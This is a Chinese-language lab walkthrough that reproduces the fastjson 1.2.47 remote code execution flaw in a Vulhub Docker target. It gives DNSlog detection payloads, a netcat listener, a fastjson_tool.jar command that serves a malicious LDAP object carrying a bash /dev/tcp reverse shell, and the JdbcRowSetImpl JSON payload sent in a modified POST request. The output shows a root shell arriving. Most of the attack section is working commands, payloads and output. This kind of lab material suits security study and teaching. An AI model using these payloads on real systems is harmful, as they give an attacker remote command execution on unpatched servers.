Vulhub复现fastjson漏洞

0、fastjson介绍

Fastjson 是一个 Java 库，可以将 Java 对象转换为 JSON 格式，当然它也可以将 JSON 字符串转换为 Java 对象。Fastjson 可以操作任何 Java 对象，即使是一些预先存在的没有源码的对象。

1、vulhub靶场安装

下载vulhub离线包，docker-compose启动

(1） 启动docker服务

```
systemctl start docker
```

(2） 下载vulhub靶场

```
https://github.com/vulhub/vulhub    ##vulhub项目地址

wget https://github.com/vulhub/vulhub/archive/master.zip -O vulhub-master.zip
##下载vulhub
```

(3） 搭建fastjson漏洞环境


```
unzip vulhub-master.zip          ##解压vulhub-master.zip

cd vulhub-master/fastjson/1.2.47-rce/      ##进入vulhub-master目录下

docker-compose up -d    ##使用docker-compose拉取启动fastjson靶场
```

2、vulhub靶场启动fastjson场景

访问地址：192.168.21.137:8090



```
age:    25
name:   "Bob"
```

3、可以用dnslog来测试是否有漏洞

（1）dnslog原理

DNSlog就是储存在DNS上的域名相关的信息,它记录着你对域名或者IP的访问信息,也就是类似于日志文件。

首先了解一下多级域名的概念，我们知道因特网采用树状结构命名方法，按组织结构划分域是一个名字空间中一个被管理的划分，域可划分为子域，子域再可被划分为多级域名称为一级域名，二级域名，三级域名，从一个域名地址来从右到左依次是顶级域名，二级域名，三级域名,例如 gaobai.kxsy.com,通俗的说就是我有个域名kxsy.work，我将域名设置对应的ip 2.2.2.2 上，这样当我向dns服务器发起kxsy.work的解析请求时，DNSlog中会记录下他给kxsy.work解析，解析值为2.2.2.2，而我们这个解析的记录的值就是我们要利用的地方,这个过程被记录下来就是DNSlog。

（2）在线的dnslog平台

```
http://www.dnslog.cn

http://ceye.io

http://dnslog.pw/login
```


（3）利用dnslog测试是否有漏洞

```
{"a":{"@type":"java.net.Inet6Address","val":"dnslog"}}

{"a":{"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog"}}}

{"a":{"@type":"com.alibaba.fastjson.JSONObject", {"@type": "java.net.URL",
"val":"dnslog"}}""}}

{"a":{"@type":"java.net.URL","val":"dnslog"}}
```




```
POST / HTTP/1.1
Host: 192.168.21.137:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Ge
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 66

{
  "a":{
    "@type":"java.net.Inet6Address",
    "val":"l6cv0ak0.dnslog.pw"
  }
}
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Content-Length: 13
Date: Tue, 30 Aug 2022 16:20:18 GMT
Connection: close

{
  "age":20
}
```




域名 搜索 子域名: l6cv0ak0.dnslog.pw

ID	域名	Type	IP
17249	l6cv0ak0.dnslog.pw	A	39.156.131.30
17248	l6cv0ak0.dnslog.pw	A	111.30.177.139

« 1 » 第1页 / 共1页, 共2条记录 删除所有记录

4、攻击机kali（192.168.21.128） 开始nc监听7777端口

```
nc -lvvp 7777
```




```
┌──(root💀kali)-[~]
└─# nc -lvvp 7777
listening on [any] 7777 ...
```

5、利用fastjson_tool.jar在攻击机上开启ldap服务器

执行命令之后 生成可用payload


```
java -cp fastjson_tool.jar fastjson.HLDAPServer 192.168.21.128 8888
"bash=/bin/bash -i  >& /dev/tcp/192.168.21.128/7777 0>&1"
```



```
┌──(root💀kali)-[~]
└─# java -cp fastjson_tool.jar fastjson.HLDAPServer 192.168.21.128 8888 "bash=/bin/bash -i
 >& /dev/tcp/192.168.21.128/7777 0>&1"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[-] payload:  {"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.21
.128:8888/Object","autoCommit":true}
[-] payload:  {"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{
"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.21.128:8888/Objec
t","autoCommit":true}}
[-] LDAP Listening on 0.0.0.0:8888
```

6、利用payload开始攻击，获得反弹shell

利用生成的payload进行攻击




```
┌──(root💀kali)-[~]
└─# java -cp fastjson_tool.jar fastjson.HLDAPServer 192.168.21.128 8888 "bash=/bin/bash -i
  >& /dev/tcp/192.168.21.128/7777 0>&1"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[-] payload:  {"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.21
.128:8888/Object","autoCommit":true}
[-] payload:  {"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{
"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.21.128:8888/Objec
t","autoCommit":true}}
[-] LDAP Listening on 0.0.0.0:8888
```

访问网址192.168.21.137:8090，使用BP进行抓包改包

```
POST / HTTP/1.1
Host: 192.168.21.137:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 66

{"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.21.128
:8888/Object","autoCommit":true}}
```

监听界面出现如下提示表明获得反弹shell



```
┌──(root💀kali)-[~]
└─# nc -lvvp 7777
listening on [any] 7777 ...
192.168.21.137: inverse host lookup failed: Unknown host
connect to [192.168.21.128] from (UNKNOWN) [192.168.21.137
] 54788
bash: cannot set terminal process group (1): Inappropriate
 ioctl for device
bash: no job control in this shell
root@c09b2c4cfcfd:/#
```